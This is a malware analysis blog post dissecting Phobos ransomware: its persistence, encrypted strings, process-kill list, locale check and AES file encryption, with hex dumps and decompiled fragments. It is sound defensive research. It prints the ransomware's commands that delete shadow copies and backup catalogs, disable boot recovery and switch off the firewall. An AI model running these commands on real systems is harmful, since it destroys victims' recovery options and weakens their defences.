A deep dive into Phobos ransomware

blog.malwarebytes.com/threat-analysis/2019/07/a-deep-dive-into-phobos-ransomware/

hasherezade

July 24, 2019

Phobos ransomware appeared at the beginning of 2019. It has been noted that this new strain of ransomware is strongly based on the previously known family: Dharma (a.k.a. CrySis), and probably distributed by the same group as Dharma.

While attribution is by no means conclusive, you can read more about potential links between Phobos and Dharma here, to include an intriguing connection with the XDedic marketplace.

Phobos is one of the ransomware that are distributed via hacked Remote Desktop (RDP) connections. This isn't surprising, as hacked RDP servers are a cheap commodity on the underground market, and can make for an attractive and cost efficient dissemination vector for threat groups.


In this post we will take a look at the implementation of the mechanisms used in Phobos ransomware, as well as at its internal similarity to Dharma.

Analyzed sample


a91491f45b851a07f91ba5a200967921bf796d38677786de51a4a8fe5ddeafd2

Behavioral analysis


This ransomware does not deploy any techniques of UAC bypass. When we try to run it manually, the UAC confirmation pops up:




If we accept it, the main process deploys another copy of itself, with elevated privileges. It also executes some commands via windows shell.



Ransom notes of two types are being dropped: .txt as well as .hta. After the encryption process is finished, the ransom note in the .hta form is popped up:



Ransom note in the .hta version




Ransom note in the .txt version

Even after the initial ransom note is popped up, the malware still runs in the background, and keeps encrypting newly created files.

All local disks, as well as network shares are attacked.

It also uses several persistence mechanisms: installs itself in %APPDATA% and in a Startup folder, adding the registry keys to autostart its process when the system is restarted.




A view from Sysinternals' Autoruns

Those mechanisms make Phobos ransomware very aggressive: the infection didn't end on a single run, but can be repeated multiple times. To prevent repeated infection, we should remove all the persistence mechanisms as soon as we noticed that we got attacked by Phobos.


The Encryption Process


The ransomware is able to encrypt files without an internet connection (at this point we can guess that it comes with some hardcoded public key). Each file is encrypted with an individual key or an initialization vector: the same plaintext generates a different ciphertext.

It encrypts a variety of files, including executables. The encrypted files have an e-mail of the attacker added. The particular variant of Phobos also adds an extension '.acute' – however in different variants different extensions have been encountered. The general pattern is: `<original name>.id[<victim ID>-<version ID>][<attacker's e-mail>].<added extention>`



Visualization of the encrypted content does not display any recognizable patterns. It suggests that either a stream cipher, or a cipher with chained blocks was used (possibly AES in CBC mode). Example – a simple BMP before and after encryption:





When we look inside the encrypted file, we can see a particular block at the end. It is separated from the encrypted content by ‘0’ bytes padding. The first 16 bytes of this block are unique per each file (possible Initialization Vector). Then comes the block of 128 bytes that is the same in each file from the same infection. That possibly means that this block contains the encrypted key, that is uniquely generated each run. At the end we can find a 6-character long keyword which is typical for this ransomware. In this case it is ‘LOCK96’, however, different versions of Phobos have been observed with different keywords, i.e. ‘DAT260’.

```
00022FC0  B1 91 61 D8 6B 4F 0E E8 62 C7 D0 FD 62 5A 56 E4   ±'aŘkO.čbÇĐýbZVä
00022FD0  62 AD B5 18 00 1B 61 F1 BC 60 90 F8 9B E5 F3 DC   b.µ...ańL`.ř›ĺóÜ
00022FE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00022FF0  00 00 00 00 C5 35 62 D9 30 8C 6A 48 0E 77 FA F4   ....Ĺ5bŮ0ŚjH.wúô
00023000  7C 0E F6 B1 02 00 00 00 5A E6 65 0F E6 2C 3C 90   |.ö±....Zće.ć,<.
00023010  6D 79 47 F7 76 8C 72 11 F9 E6 5E B0 B7 7F CB 96   myG÷vŚr.ůć^°·.Ë–
00023020  FC FC B5 4D C3 E7 59 23 AE A8 29 9B A6 D2 E6 24   üüµMĂçY#®¨)›¦Ňć$
00023030  F6 6C EA 7B 91 C2 2C 14 25 B6 CF 55 4F 0D 1B 94   ölę{'Â,.%¶ĎUO..”
00023040  AD DF 59 A6 25 8B 97 39 31 A6 58 B4 D7 4A F8 FA   .ßY¦%‹—91¦X´×Jřú
00023050  37 3F EE 78 61 DA 24 64 EB 9D 45 95 CB CA 0F 39   7?îxaÚ$dëťE•ËĘ.9
00023060  88 10 36 D2 C4 78 E8 FE 92 50 9D A6 99 BD F2 A5   ..6ŇÄxčţ'Pť¦™˝ňĄ
00023070  5D 0F 48 50 2D F6 34 95 12 EC 76 7E 2A BF 02 F7   ].HP-ö4•.ěv~*ż.÷
00023080  94 AD 45 28 40 78 75 56 F2 00 00 00 4C 4F 43 4B   ”.E(@xuVň...LOCK
00023090  39 36                                             96
```

In order to fully understand the encryption process, we will look inside the code.

Inside

In contrast to most of the malware that comes protected by some crypter, Phobos is not packed or obfuscated. Although the lack of packing is not common in general population of malware, it is common among malware that are distributed manually by the attackers.

The execution starts in WinMain function:

```
00402469 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
00402469 _WinMain@16 proc near
00402469
00402469 hInstance= dword ptr  4
00402469 hPrevInstance= dword ptr  8
00402469 lpCmdLine= dword ptr  0Ch
00402469 nShowCmd= dword ptr  10h
00402469
00402469 call    to_main
0040246E xor     eax, eax
00402470 retn    10h
00402470 _WinMain@16 endp
00402470
```

During its execution, Phobos starts several threads, responsible for its different actions, such as: killing blacklisted processes, deploying commands from commandline, encrypting accessible drives and network shares.

Used obfuscation

The code of the ransomware is not packed or obfuscated. However, some constants, including strings, are protected by AES and decrypted on demand. A particular string can be requested by its index, for example:

```
strings_list = (const CHAR *)decrypt_buffer(25, &size);
lpModuleName = strings_list;
next_name = strchr(strings_list, ';');
```


The AES key used for this purpose is hardcoded (in obfuscated form), and imported each time when a chunk of data needs to be decrypted.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   CF FA FF 82 FA 98 49 D8 AD F3 F2 64 BF 54 48 59   Ďú˙‚ú.IŘ.óňdżTHY
00000010   F3 75 95 E8 68 08 F8 45 E6 F7 BF 14 06 28 F9 3E   óu•čh.řEć÷ż..(ů>
```

Decrypted content of the AES key


The Initialization Vector is set to 16 NULL bytes.

The code responsible for loading the AES key is given below. The function wraps the key into a BLOBHEADER structure, which is then imported.




From the BLOBHEADER structure we can read the following information: 0x8 – PLAINTEXTKEYBLOB, 0x2=CUR_BLOB_VERSION, 0x6610 – CALG_AES_256.

Example of a decrypted string:



Among the decrypted strings we can also see the list of the attacked extensions



We can also find a list of some keywords:

```
acute actin Acton actor Acuff Acuna acute adage Adair Adame banhu banjo
Banks Banta Barak Caleb Cales Caley calix Calle Calum Calvo deuce Dever
devil Devoe Devon Devos dewar eight eject eking Elbie elbow elder phobos
help blend bqux com mamba KARLOS DDoS phoenix PLUT karma bbc CAPITAL
```

These are a list of possible extensions used by this ransomware. They are (probably) used to recognize and skip the files which already has been encrypted by a ransomware from this family. The extension that will be used in the current encryption round is hardcoded.

One of the encrypted strings specifies the formula for the file extension, that is later filled with the Victim ID:


```
UNICODE ".id[<unique ID>-1096].[lockhelp@qq.com].acute"
```

Killing processes

The ransomware comes with a list of processes that it kills before the encryption is deployed. Just like other strings, the full list is decrypted on demand:

```
msftesql.exe sqlagent.exe sqlbrowser.exe sqlservr.exe sqlwriter.exe
oracle.exe ocssd.exe dbsnmp.exe synctime.exe agntsvc.exe
mydesktopqos.exe isqlplussvc.exe xfssvccon.exe mydesktopservice.exe
ocautoupds.exe agntsvc.exe agntsvc.exe agntsvc.exe encsvc.exe
firefoxconfig.exe tbirdconfig.exe ocomm.exe mysqld.exe mysqld-nt.exe
mysqld-opt.exe dbeng50.exe sqbcoreservice.exe excel.exe infopath.exe
msaccess.exe mspub.exe onenote.exe outlook.exe powerpnt.exe steam.exe
thebat.exe thebat64.exe thunderbird.exe visio.exe winword.exe
wordpad.exe
```

Those processes are killed so that they will not block access to the files that are going to be encrypted.



a fragment of the function enumerating and killing processes

Deployed commands

The ransomware deploys several commands from the commandline. Those commands are supposed to prevent from recovering encrypted files from any backups.

Deleting the shadow copies:

```
vssadmin delete shadows /all /quiet
wmic shadowcopy delete
```

Changing Bcdedit options (preventing booting the system in a recovery mode):

```
bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit /set {default} recoveryenabled no
```

Deletes the backup catalog on the local computer:

```
wbadmin delete catalog -quiet
```

It also disables firewall:

```
netsh advfirewall set currentprofile state off
netsh firewall set opmode mode=disable
exit
```

Attacked targets

Before the Phobos starts its malicious actions, it checks system locale (using GetLocaleInfoW options: LOCALE_SYSTEM_DEFAULT, LOCALE_FONTSIGNATURE). It terminates execution in case if the 9th bit of the output is cleared. The 9th bit represent Cyrlic alphabets – so, the systems that have set it as default are not affected.

```
v30 = decrypt_buffer(31, 0);
v1 = GetTickCount();
srand(v1);
if ( !(*(_BYTE *)v30 & 1)
  || (!GetLocaleInfoW(0x800u, 0x58u, LCData, 32) ? (v2 = 0) : (v2 = (*(_DWORD *)LCData >> 9) & 1), !v2) )
{
  critical_section = initialize_critical_section();
```

Both local drives and network shares are encrypted.

Before the encryption starts, Phobos lists all the files, and compare their names against the hardcoded lists. The lists are stored inside the binary in AES encrypted form, strings are separated by the delimiter ';'.

```
0040153C push    ebx
0040153D push    6
0040153F mov     [ebp+files_extensions_csv], eax
00401542 call    decrypt_buffer
00401547 push    ebx
00401548 push    7
0040154A mov     [ebp+phobos_extensions_csv], eax
0040154D call    decrypt_buffer
00401552 push    8
00401554 mov     [ebp+blacklisted_files_csv], eax
00401557 call    sub_402D04
0040155C push    9
0040155E mov     [ebp+windows_dir], eax
00401561 call    sub_402D04
```

Fragment of the function decrypting and parsing the hardcoded lists

Among those lists, we can find i.e. blacklist (those files will be skipped). Those files are related to operating system, plus the info.txt, info.hta files are the names of the Phobos ransom notes:

```
info.hta
info.txt
boot.ini
bootfont.bin
ntldr
ntdetect.com
io.sys
```

There is also a list of directories to be skipped – in the analyzed case it contains only one directory: `C:\Windows`.

Among the skipped files are also the extensions that are used by Phobos variants, that were mentioned before.

There is also a pretty long whitelist of extensions:

```
1cd 3ds 3fr 3g2 3gp 7z accda accdb accdc accde accdt accdw adb adp ai ai3
ai4 ai5 ai6 ai7 ai8 anim arw as asa asc ascx asm asmx asp aspx asr asx avi
avs backup bak bay bd bin bmp bz2 c cdr cer cf cfc cfm cfml cfu chm cin
class clx config cpp cr2 crt crw cs css csv cub dae dat db dbf dbx dc3 dcm
dcr der dib dic dif divx djvu dng doc docm docx dot dotm dotx dpx dqy dsn dt
dtd dwg dwt dx dxf edml efd elf emf emz epf eps epsf epsp erf exr f4v fido
flm flv frm fxg geo gif grs gz h hdr hpp hta htc htm html icb ics iff inc
indd ini iqy j2c j2k java jp2 jpc jpe jpeg jpf jpg jpx js jsf json jsp kdc
kmz kwm lasso lbi lgf lgp log m1v m4a m4v max md mda mdb mde mdf mdw mef mft
mfw mht mhtml mka mkidx mkv mos mov mp3 mp4 mpeg mpg mpv mrw msg mxl myd myi
nef nrw obj odb odc odm odp ods oft one onepkg onetoc2 opt oqy orf p12 p7b
p7c pam pbm pct pcx pdd pdf pdp pef pem pff pfm pfx pgm php php3 php4 php5
phtml pict pl pls pm png pnm pot potm potx ppa ppam ppm pps ppsm ppt pptm
pptx prn ps psb psd pst ptx pub pwm pxr py qt r3d raf rar raw rdf rgbe rle
rqy rss rtf rw2 rwl safe sct sdpx shtm shtml slk sln sql sr2 srf srw ssi st
stm svg svgz swf tab tar tbb tbi tbk tdi tga thmx tif tiff tld torrent tpl
txt u3d udl uxdc vb vbs vcs vda vdr vdw vdx vrp vsd vss vst vsw vsx vtm vtml
vtx wb2 wav wbm wbmp wim wmf wml wmv wpd wps x3f xl xla xlam xlk xlm xls
xlsb xlsm xlsx xlt xltm xltx xlw xml xps xsd xsf xsl xslt xsn xtp xtp2 xyze
xz zip
```

How does the encryption work

Phobos uses the WindowsCrypto API for encryption of files. There are several parallel threads to deploy encryption on each accessible disk or a network share.


```
00403C02 loc_403C02:
00403C02 xor     eax, eax
00403C04 push    eax              ; lpThreadId
00403C05 push    eax              ; dwCreationFlags
00403C06 lea     ecx, [ebp+Parameter]
00403C09 push    ecx              ; lpParameter
00403C0A push    offset encrypting_thread ; lpStartAddress
00403C0F push    1                ; dwStackSize
00403C11 push    eax              ; lpThreadAttributes
00403C12 call    ds:CreateThread
00403C18 mov     [ebp+edi*4+Handles], eax
```

Deploying the encrypting thread

AES key is created prior to the encrypting thread being run, and it is passed in the thread parameter.

```
v4 = GetLogicalDrives();
if ( v4 != v15 )
{
  v5 = v4 & ~v15;
  v6 = 0;
  v15 = v4;
  v17 = 0;
  do
  {
    if ( (1 << v6) & v5 )
    {
      v7 = *((_DWORD *)lpThreadParameter + 2);
      v8 = *(_DWORD *)lpThreadParameter;
      LOWORD(v20) = v14[v6];
      random_key1 = to_make_random_aes_key(volume_serial);
      to_run_encrypting_thread(v3, (wchar_t *)&v18, (int)random_key1, v8, v7);
      if ( *((_DWORD *)lpThreadParameter + 1) )
      {
        v10 = *((_DWORD *)lpThreadParameter + 2);
        v11 = *((_DWORD *)lpThreadParameter + 1);
        random_key2 = to_make_random_aes_key(volume_serial);
        to_run_encrypting_thread(v3, (wchar_t *)&v18, (int)random_key2, v11, v10);
      }
    }
    v6 = v17 + 1;
    v17 = v6;
  }
  while ( v6 < 32 );
```

Fragment of the key generation function:



Calling the function generating the AES key (32 bytes)

Although the AES key is common to all the files that are encrypted in a single round, yet, each file is encrypted with a different initialization vector. The initialization vector is 16 bytes long, generated just before the file is open, and then passed to the encrypting function:

```
00403B45 lea     eax, [esp+38h+aes_iv]
00403B49 push    16              ; dwLen
00403B4B push    eax             ; pbBuffer
00403B4C call    get_random_value
00403B51 mov     eax, esi
00403B53 mov     eax, [eax]
00403B55 mov     eax, [eax]
00403B57 push    dword ptr [eax+24h]
00403B5A lea     eax, [esp+44h+aes_iv]
00403B5E push    [esp+44h+var_24]
00403B62 push    eax
00403B63 push    ebx
00403B64 mov     ebx, [esp+50h+var_28]
00403B68 call    open_and_encrypt_file
```

